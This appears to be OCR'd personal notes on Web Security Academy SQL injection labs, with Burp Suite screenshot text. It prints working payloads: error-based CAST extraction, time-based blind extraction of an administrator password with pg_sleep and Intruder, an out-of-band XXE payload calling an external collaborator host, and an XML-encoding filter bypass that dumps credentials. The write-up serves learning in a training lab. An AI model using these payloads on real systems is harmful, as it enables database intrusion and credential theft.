

Choose an attack type
Payload positions
Blind SQL injection with conditional errors
LAB Solved
Congratulations, you solved the lab!
My Account
Your username is: administrator
Update email

Lab 13: Visible error-based SQL injection

In this lab same as the vulnerability is on the cookie.

TrackingId=syV7xtOTECljF5NM'--

Send the request. Confirm that you no longer receive an error. This suggests that the query is now syntactically valid.



AND CAST((SELECT 1) AS int)--

it will give an error


ERROR: argument of AND must be type boolean, not type integer


now to enter this error will dissapear,

AND 1=CAST((SELECT 1) AS int)--

AND 1=CAST((SELECT username FROM users) AS int)--

again you will get an error (character error)






Delete the original value of the TrackingId cookie to free up some additional characters. Resend the request.


ERROR: more than one row returned by a subquery used as an expression</p>

now you get an error like this because it unexpectedly returned more than one row.

Now that you know that the administrator is the first user in the table, modify the query once again to leak their password

password: 0f2zv7pfd2xmq9o2lisn






Lab 14: Blind SQL injection with time delays

In this lab we must inject a time base attack to the page.

This will send response in 10 sec.

```
||pg_sleep(10)—
```



Lab 15: Blind SQL injection with time delays and information retrieval

modify the tracking code

TrackingId='%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--

we can verify that it responds within 10 sec

TrackingId='%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;

now this will respond immediately because it is false statement.

%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

we can verify that there is a user called administrator

%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

confirming that the password is greater than 1 character in length.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;

now we know the length of the password

%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--


now we need to retreive the password one by one for that place position markers around a.(first of all send it to the intruder)


password: pio8ubv660lhr18kapq3

you can use the cluster bomb method also then you dont need to add manually 1-20 it will do it automatically.

(cluster bomb)

Cookie:
TrackingId=Boc7DUDo6hCiBvil'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;



Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Collaborator Intruder Proxy Repeater Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn Flow Logger++ Interactsh
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a17001d04d545c78036305a00900010.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 payload position
Attack Save Columns
27. Intruder attack of https://0a17001d04d545c78036305a00900010.web-security-academy.net - Te...
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Respons... Error Timeout Length Comment
LAB Not solved
Home | My account
Comment
Enter
29°C Mostly cloudy
Search
1:49 PM 9/9/2023


Burp Project Intruder Repeater View Help Logger++
Dashboard Target Collaborator Intruder Proxy Repeater Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn Flow Logger++ Interactsh
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a17001d04d545c78036305a00900010.web-security
Update Host header to match target
Add §
Clear §
Auto §
Refresh
2 payload positions
Length: 885
2 highlights
Clear
Web Security Academy
Blind SQL injection with time delays and information retrieval
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email
29°C Mostly cloudy
Search
1:52 PM 9/9/2023

Lab 16: Blind SQL injection with out-of-band interaction

In this lab you need to perform a blind SQL with XXE to the tracking id.

Cookie:
TrackingId=IHQWFuEYbNT7C7ck'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//cju3m7fa464hih2pvve0fjoqfmrqjfbqm.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--;



Lab 18: SQL injection with filter bypass via XML encoding


In this lab we need to use hackvetor extension


<@hex_entities>

1 UNION SELECT username || '~' || password FROM users

<@/hex_entities>

Inject this code and you can retrieve user credentials.




Request
Response
Web Security Academy
SQL injection with filter bypass via XML encoding
LAB Solved
Back to lab description
Congratulations, you solved the lab! Share your skills! Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email